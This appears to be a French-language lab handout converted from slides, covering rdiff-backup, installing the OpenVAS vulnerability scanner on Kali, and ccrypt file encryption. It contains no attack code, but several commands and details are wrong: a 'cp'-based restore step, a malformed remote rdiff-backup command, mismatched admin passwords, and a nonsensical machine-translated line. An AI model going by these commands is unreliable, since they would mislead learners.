
Installation et configuration Rdiff-backup - Un outil de sauvegarde locale et distante pour Linux

Etape : Utilisation de Rdiff-Backup : Restauration

Supposons que nous souhaitions restaurer les données d'un répertoire particulier, exécutez la commande suivante

```
sudo cp -a backup rest
```

Où, **backup** est le répertoire qui contient, et **rest** est le répertoire dans lequel les fichiers doivent être restaurés.



The terminal window shows the command being run:

```
xenikh_32@abhishek:~/Personal/gfg/xenikh/rest
```

Then it shows the directory structure after restoration:

```
→ xenikh sudo cp -a source rest
→ xenikh cd rest
→ rest tree
.
└── source
    ├── glitter.css
    ├── hello.c
    ├── index.html
    ├── main.js
    └── readme.md

1 directory, 5 files
→ rest
```

Activité 1

Installation et configuration Rdiff-backup - Un outil de sauvegarde locale et distante pour Linux



Etape : Utilisation de Rdiff-Backup : Sauvegarde distante

Comme mentionné ci-dessus, il est nécessaire de se connecter d'abord au système distant.

1. Se connecter au serveur distant via SSH
2. Installez la sauvegarde Rdiff dans le système distant.
3. Ensuite, démarrez le processus de sauvegarde.

Les deux choses sont faites à l'étape I du processus d'installation. Nous allons maintenant procéder à la partie sauvegarde. Supposons qu'il existe deux systèmes avec les adresses IP suivantes:

```
Origin Server: ip_origin  
Backup Server: ip_backup
```

Où **ip_origin** est l'adresse IP du serveur d'origine ou du serveur distant, tandis que **ip_backup** est l'adresse IP du serveur de sauvegarde.

Activité 1

Installation et configuration Rdiff-backup - Un outil de sauvegarde locale et distante pour Linux



Etape : Utilisation de Rdiff-Backup : Sauvegarde distante

La sauvegarde est effectuée à partir du serveur de sauvegarde. Il faut donc d'abord se connecter en SSH au serveur arrière, à l'aide de la commande ci-dessous :

```
ssh root@ip_backup
```

Plus tard, utilisez ce qui suit pour sauvegarder

```
rdiff-backup root@ip_origin:::/source_dir/  
/back_dir/
```

Cela sauvegardera le contenu de source_dir dans back_dir du serveur de sauvegarde.

Activité 1

Installation et configuration Rdiff-backup - Un outil de sauvegarde locale et distante pour Linux



Etape : Utilisation de Rdiff-Backup : Sauvegarde distante

Notre serveur distant a une adresse IP de 104.198.150.1 et un serveur de noms2. Pour lancer le processus, écrivez ce qui suit dans le terminal :

```
ssh -i ~/.ssh/my-ssh-key server2@104.198.150.1
```

Commencez maintenant à sauvegarder le répertoire présent sur le serveur distant, qui sera stocké dans le répertoire /home/var du serveur de sauvegarde

```
root@abhi rdiff-backup ~/server2@104.198.150.1 varBack
```

```
xenikh_32@abhishek:~/root@abhi
root@abhi rdiff-backup ~/server2@104.198.150.1 varBack
root@abhi ls -l /var
total 52
drwxr-xr-x 2 root root 4096 May 19 08:35 backups
drwxr-xr-x 17 root root 4096 Apr 3 09:40 cache
drwxrwsrwt 2 root whoopsie 4096 May 12 22:59 crash
drwxr-xr-x 74 root root 4096 Apr 3 09:29 lib
drwxrwsr-x 2 root staff 4096 Apr 15 2020 local
lrwxrwxrwx 1 root root 9 Dec 7 20:27 lock -> /run/lock
drwxrwxr-x 7 root syslog 4096 May 20 19:15 log
drwxrwsr-x 2 root mail 4096 Jul 31 2020 mail
drwxrwsrwt 2 root whoopsie 4096 Jul 31 2020 metrics
drwxr-xr-x 2 root root 4096 Jul 31 2020 opt
lrwxrwxrwx 1 root root 4 Dec 7 20:27 run -> /run
drwxr-xr-x 21 root root 4096 May 13 12:30 snap
drwxr-xr-x 7 root root 4096 Dec 8 13:05 spool
drwxrwsrwt 11 root root 4096 May 20 20:39 tmp
drwxr-xr-x 3 root root 4096 Apr 3 09:29 www
root@abhi
```



ACTIVITÉ 2

Le scanner de vulnérabilités OpenVAS sur Kali Linux

Compétences visées :

- Installation et configuration de system de Scan de vulnérabilité
- Scanner les vulnérabilité sur une machine distante

Recommandations clés :

- Maitriser les commandes Linux



3 heures



CONSIGNES

1. Pour le formateur

- L'apprenant doit être capable d'installer et d'appliquer les configurations d'un système sur Linux.

2. Pour l'apprenant

- Il est recommandé de maîtriser les commandes Linux et l'utilisation de SSH
- Il est également recommandé de suivre les étapes décrites dans l'énoncé

3. Conditions de réalisation :

- VirtualBox installé
- Une machine Virtuelle Kali

4. Critères de réussite :

- Créer des tâches de scan planifiées
- Créer des assets et gérer leurs scans


Activité 2

Le scanner de vulnérabilités OpenVAS sur Kali Linux



Etape : C'est quoi OpenVAS ?

L'Open Vulnerability Assessment System (OpenVAS) est un ensemble d'outils pour l'analyse et la gestion des vulnérabilités. OpenVAS peut analyser les systèmes pour détecter des milliers de vulnérabilités connues. Il est incroyablement puissant et devrait être considéré comme un outil indispensable pour toute personne qui prend au sérieux la sécurité de son réseau et de son système.



OpenVAS

Open Vulnerability Assessment Scanner

Activité 2

Le scanner de vulnérabilités OpenVAS sur Kali Linux



Etape : Installation de l'OpenVAS

La première chose que nous voulons faire est de nous assurer que notre installation de Kali est à jour. Donc, ouvrez une fenêtre de terminal et exécutez :

```
sudo apt update && apt upgrade -y
```

Cela va mettre à jour votre dépôt et mettre à niveau votre Kali, le -y à la fin vous évite d'appuyer sur le bouton "Y" dans le processus.

La prochaine chose que nous voulons faire est d'installer OpenVAS. Encore une fois dans le Terminal tapez :

```
sudo apt install openvas
```

Confirmez que vous êtes conscient qu'un espace disque supplémentaire de ~1,2 Gigaoctet sera utilisé en appuyant sur Y.

Activité 2

Le scanner de vulnérabilités OpenVAS sur Kali Linux

Etape : Installation de l'OpenVAS

Cela va prendre un bon moment. Une fois que c'est fait, nous allons lancer une autre commande dans la fenêtre du terminal :

Cela va prendre beaucoup de temps.

```
sudo gvm-setup
```

```
phantom@kali:~$ sudo gvm-setup
[>] Creating database
CREATE ROLE
GRANT ROLE
CREATE EXTENSION
CREATE EXTENSION
[>] Migrating database
[>] Checking for admin user
[*] Creating user admin for gvm
[*] Please note the generated admin password
[*] User created with password 'c273c24d-26d3-485b-9865-5c96e38acf6d'.
[*] Define Feed Import Owner
[*] Updating OpenVAS Feeds
[*] Updating: NVT
Greenbone community feed server - http://feed.community.greenbone.net/
This service is hosted by Greenbone Networks - http://www.greenbone.net/
All transactions are logged.

If you have any questions, please use the Greenbone community portal.
See https://community.greenbone.net for details.

By using this service you agree to our terms and conditions.

Only one sync per time, otherwise the source ip will be temporarily blocked.
```

```
sudo apt install openvas
```


```
(phantom@kali)-[~]
$ sudo apt install openvas
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following package was automatically installed and is no longer required:
  gstreamer1.0-pulseaudio
Use 'sudo apt autoremove' to remove it.
The following additional packages will be installed:
  doc-base dvsvg fonts-lmodern fonts-texgyre gnutls-bin greenbone-security-assistant
  greenbone-security-assistant-common gvm gvm-tools gwm gwmd-common libapache-pcm-ja
  libcommons-logging-jav
libcommons-parent-ja
libfontbox-ja
libgnutls-dane0 libgvm21
libhiredis0.14 libjemalloc2 liblua5.1-0 liblzfl libmicrohttpd12 libpdfbox-ja
libptxenc1 libradcli4 libteckite libtexlua53 libtexlua53 libunbound libuuid-perl
libyaml-tiny-perl libzip-0.13 libmodern-lua-bitop lua-cjson openvas-scanner ospd-openvas
```

Activité 2

Le scanner de vulnérabilités OpenVAS sur Kali Linux

Etape : Installation de l'OpenVAS

Une fois le processus de configuration terminé, tous les processus OpenVAS nécessaires démarrent et l'interface web s'ouvre automatiquement. L'interface web est exécutée localement sur le port 9392 et est accessible via <https://localhost:9392>. OpenVAS va également créer un compte administrateur et générer automatiquement un mot de passe pour ce compte, qui est affiché dans la dernière section de la sortie de configuration :



```
phantom@kali:~
```

```
File Actions Edit View Help
dfn-cert-2019.xml
    3,549,005 100% 367.22kB/s  0:00:09 (xfr#22, to-chk=6/29)
dfn-cert-2020.xml
    3,659,131 100% 363.89kB/s  0:00:09 (xfr#23, to-chk=5/29)
dfn-cert-2021.xml
    1,749,636 100% 374.37kB/s  0:00:04 (xfr#24, to-chk=4/29)
shalsums
    1,419 100% 3.99kB/s   0:00:00 (xfr#25, to-chk=3/29)
sha256sums
    2,019 100% 5.68kB/s   0:00:00 (xfr#26, to-chk=2/29)
sha256sums.asc
    819 100% 1.78kB/s   0:00:00 (xfr#27, to-chk=1/29)
timestamp
    13 100% 0.03kB/s   0:00:00 (xfr#28, to-chk=0/29)

sent 711 bytes received 76,459,880 bytes 403,485.97 bytes/sec
total size is 76,439,315 speedup is 1.00
[*] Checking Default scanner
08b69003-5fc2-4037-a479-93b440211c73  OpenVAS  /var/run/ospd/ospd.sock  0  OpenVAS Default

[+] Done
[+] Please note the password for the admin user
[+] User created with password 'c273c26d-28d3-485b-9865-5c96e38acf6d'.
```

```
(phantom@kali:~)
```

Activité 2

Le scanner de vulnérabilités OpenVAS sur Kali Linux

Etape : Vérification de l'Installation de l'OpenVAS

Vous pouvez vérifier votre installation avec :

gvm-check-setup

```
phantom@kali:~$ sudo gvm-check-setup
[sudo] password for phantom:
gvm-check-setup 21.4.0
  Test completeness and readiness of GVM-21.4.0.
Step 1: Checking OpenVAS (Scanner)...
  OK: OpenVAS Scanner is present in version 21.4.0.
  OK: Server CA Certificate is present as /var/lib/gvm/CA/servercert.pem.
  Checking permissions of /var/lib/openvas/gnupg/*
    OK: _gvm owns all files in /var/lib/openvas/gnupg
    OK: redis-server is present.
    OK: scanner (db_address setting) is configured properly using the redis-server socket: /var/run/redis-openvas/redis-server.sock
    OK: redis-server is running and listening on socket: /var/run/redis-openvas/redis-server.sock.
    OK: redis-server configuration is OK and redis-server is running.
    OK: _gvm owns all files in /var/lib/openvas/plugins
    OK: NVT collection in /var/lib/openvas/plugins contains 70999 NVTs.
  Checking that the obsolete redis database has been removed
  OK: No old Redis DB
  OK: ospd-OpenVAS is present in version 21.4.0.
Step 2: Checking GVM Manager ...
  OK: GVM Manager (gvmd) is present in version 21.4.0.
Step 3: Checking Certificates ...
  OK: GVM client certificate is valid and present as /var/lib/gvm/CA/clientcert.pem
  .
  OK: Your GVM certificate infrastructure passed validation.
Step 4: Checking data ...
  OK: SCAP data found in /var/lib/gvm/scap-data.
  OK: CERT data found in /var/lib/gvm/cert-data.
Step 5: Checking Postgresql DB and user ...
  OK: Postgresql version and default port are OK.
  Event | _Svm | UTF8 | en_US.UTF-8 | en_US.UTF-8 |
  OK: At least one user exists.
Step 6: Checking Greenbone Security Assistant (GSA) ...
  Oops, secure memory pool already initialized
  OK: Greenbone Security Assistant is present in version 21.04.0-git.
Step 7: Checking if GVM services are up and running ...
  Starting ospd-openvas service
  Waiting for ospd-openvas service
  OK: ospd-openvas service is active.
  Starting gvmd service
  Waiting for gvmd service
  OK: gvmd service is active.
  Starting greenbone-security-assistant service
```

```
Starting gvmd service
Waiting for gvmd service
OK: gvmd service is active.
Starting greenbone-security-assistant service
Waiting for greenbone-security-assistant service
OK: greenbone-security-assistant service is active.
Step 8: Checking few other requirements ...
  OK: nmap is present in version 21.04.0-git.
  OK: ssh-keygen found, LSC credential generation for GNU/Linux targets is likely to work.
  WARNING: Could not find makensis binary, LSC credential package generation for Microsoft Windows targets will not work.
  SUGGEST: Install nsis.
  OK: xsltproc found.
  WARNING: Your password policy is empty.
  SUGGEST: Edit the /etc/gvm/pwpolicy.conf file to set a password policy.
It seems like your GVM-21.4.0 installation is OK.

(phantom@kali)-[~]$
```

Activité 2



Le scanner de vulnérabilités OpenVAS sur Kali Linux

Etape : Installation de l'OpenVAS :

Si vous oubliez de noter le mot de passe ? Vous pouvez changer le mot de passe administrateur en utilisant les commandes suivantes :

```
gvmd --user=admin --new-password=passwd;
```

L'étape suivante consiste à accepter l'avertissement du certificat auto-signé et à utiliser les informations d'identification de l'administrateur générées automatiquement pour se connecter à l'interface Web :



Activité 2

Le scanner de vulnérabilités OpenVAS sur Kali Linux

Etape : Démarrer et arrêter OpenVAS :

Les services OpenVAS consomment beaucoup de ressources inutiles, il est donc recommandé de désactiver ces services lorsque vous n'utilisez pas OpenVAS.

Sudo gvm-start

```
(phantom㉿kali)-[~]
$ sudo gvm-start
[sudo] password for phantom:
[-] Something is already using port: 9392/tcp
COMMAND PID USER   FD  TYPE DEVICE SIZE/OFF NODE NAME
gsad   861  _gvm   10u  IPv4  17527      0t0  TCP localhost:9392 (LISTEN)

UID      PID    PPID  C STIME TTY      STAT     TIME CMD
_gvm     861       1  0 14:02 ?        Sl      0:00 /usr/sbin/gsad --listen=127.0.0.1 --port=9392

(phantom㉿kali)-[~]
$
```

Pour arrêter à nouveau les services OpenVAS, exécutez :

sudo gvm-stop

```
phantom@kali: ~
File Actions Edit View Help
(phantom㉿kali)-[~]
$ sudo gvm-stop
[sudo] password for phantom:
[-] Stopping OpenVAS services
● greenbone-security-assistant.service - Greenbone Security Assistant (gsad)
  Loaded: loaded (/lib/systemd/system/greenbone-security-assistant.service; enabled; vendor preset: disabled)
  Active: inactive (dead) since Sat 2021-06-26 14:23:35 EDT; 505ms ago
    Docs: man:gsad(8)
          https://www.greenbone.net
  Process: 834 ExecStart=/usr/sbin/gsad --listen=127.0.0.1 --port=9392 (code=exited, status=0/SUCCESS)
  Main PID: 836 (code=killed, signal=TERM)
             CPU: 17ms

Jun 26 14:22:22 kali systemd[1]: Starting Greenbone Security Assistant (gsad)...
Jun 26 14:22:22 kali gsad[834]: Oops, secure memory pool already initialized
Jun 26 14:22:22 kali systemd[1]: Started Greenbone Security Assistant (gsad).
Jun 26 14:23:35 kali systemd[1]: Stopping Greenbone Security Assistant (gsad)...
Jun 26 14:23:35 kali systemd[1]: greenbone-security-assistant.service: Succeeded.
Jun 26 14:23:35 kali systemd[1]: Stopped Greenbone Security Assistant (gsad).

● gvmd.service - Greenbone Vulnerability Manager daemon (gvmd)
  Loaded: loaded (/lib/systemd/system/gvmd.service; enabled; vendor preset: disabled)
  Active: inactive (dead) since Sat 2021-06-26 14:23:35 EDT; 547ms ago
    Docs: man:gvmd(8)
          https://www.greenbone.net
  Process: 812 ExecStart=/usr/sbin/gvmd --osp-vt-update=/run/ospd/ospd.sock (code=exited, status=0/SUCCESS)
  Main PID: 813 (code=killed, signal=TERM)
             CPU: 600ms


Jun 26 14:22:21 kali systemd[1]: Starting Greenbone Vulnerability Manager daemon (gvmd)...
```

Activité 2

Le scanner de vulnérabilités OpenVAS sur Kali Linux

Etape : Exécution du premier scan

Le plus simple est de naviguer dans Scans / Tasks et de cliquer sur la petite icône de la baguette magique pour lancer l'assistant de tâches.




Activité 2

Le scanner de vulnérabilités OpenVAS sur Kali Linux

Etape : Exécution du premier scan

Après avoir sélectionné "Nouvelle tâche" dans le menu déroulant, vous verrez apparaître une grande fenêtre pop-up avec de nombreuses options. Nous allons présenter chaque partie de l'option et son objectif.

- 1. Name :** permet aux pays d'Amérique du Nord d'indiquer le nom sous lequel le scan sera désigné dans OpenVAS.
- 2. Scan Targets :** Les cibles à analyser peuvent comprendre les hôtes, les ports et les informations d'identification. Pour créer une nouvelle cible, vous pouvez suivre une autre fenêtre pop-up, ce qui peut être décrit plus loin dans cette tâche.
- 3. Scanner :** Le scanner à utiliser par défaut sera celui d'OpenVAS, mais vous pouvez le régler sur le scanner de votre choix dans le menu des paramètres.
- 4. Scan Config :** OpenVAS dispose de sept types de scan totalement différents parmi lesquels vous pouvez choisir et qui peuvent être utilisés en fonction de la manière dont vous êtes agressif ou des informations que vous souhaitez recueillir à partir de votre scan.




Activité 2

Le scanner de vulnérabilités OpenVAS sur Kali Linux

Etape : Définition d'un nouvel audit cible

Pour définir une nouvelle cible, cliquez sur l'icône en forme d'étoile à côté de **Scan Targets**.





ACTIVITÉ 3

Crypter/décrypter des fichiers sous Linux en utilisant Ccrypt

Compétences visées :

- Crypter/décrypter des fichiers sous linux avec Ccrypt

Recommendations clés :

- Maitriser les commandes Ccrypt



2 heures



CONSIGNES

1. Pour le formateur

- L'apprenant doit être capable d'installer et d'appliquer les configurations de Ccrypt sur Linux.

2. Pour l'apprenant

- Il est recommandé de maîtriser les commandes Linux et l'utilisation de SSH
- Il est également recommandé de suivre les étapes décrites dans l'énoncé

3. Conditions de réalisation :

- VirtualBox installé
- Une machine Virtuelle Kali

4. Critères de réussite :

- Créer des fichiers cryptés sous Linux
- Décrypter des fichiers sous Linux

Activité 3

TP Crypter/décrypter des fichiers sous Linux en utilisant Ccrypt



Etape : C'est quoi Ccrypt ?

Ccrypt est un outil en ligne de commande pour le cryptage et le décryptage de données. Ccrypt est basé sur le chiffrement Rijndael, le même chiffrement utilisé dans la norme AES.

Par contre, dans la norme AES, une taille de bloc de 128 bits est utilisée, alors que Ccrypt utilise une taille de bloc de 256 bits.

- Ccrypt utilise généralement l'extension de fichier .cpt pour les fichiers cryptés.
- C'est un outil léger, l'installation et l'utilisation de cet outil sont assez faciles.
- Il a été conçu pour pallier les insuffisances de l'utilitaire crypt standard d'Unix.

ccrypt
secure encryption and decryption of
files and streams

Activité 3

TP Crypter/décrypter des fichiers sous Linux en utilisant Ccrypt



Etape : Installation de Ccrypt

Mettez à jour la base de données apt avec apt-get en utilisant la commande suivante.

```
sudo apt-get update
```

Après avoir mis à jour la base de données apt, nous pouvons installer ccrypt en utilisant apt-get en exécutant la commande suivante :

```
sudo apt-get -y install ccrypt
```

Activité 3

TP Crypter/décrypter des fichiers sous Linux en utilisant Ccrypt



Etape : Cryptage de fichiers avec Ccrypt

Afin de crypter un fichier en utilisant cet outil, utilisez la syntaxe suivante :

```
ccrypt filename
```

Pour crypter un fichier : impfile par exemple :

```
Ccrypt impfile
```

Il vous demandera votre mot de passe plusieurs fois, et une fois qu'il l'aura fait, il supprimera votre fichier source et enregistrera le fichier avec l'extension .cpt.

```
Linuxpitstop: /home/linuxpitstop
root@Linuxpitstop:/home/linuxpitstop# ccrypt impfile
Enter encryption key:
Enter encryption key: (repeat)
root@Linuxpitstop:/home/linuxpitstop#
```

Activité 3

TP Crypter/décrypter des fichiers sous Linux en utilisant Ccrypt



Etape : Cryptage de fichiers avec Ccrypt

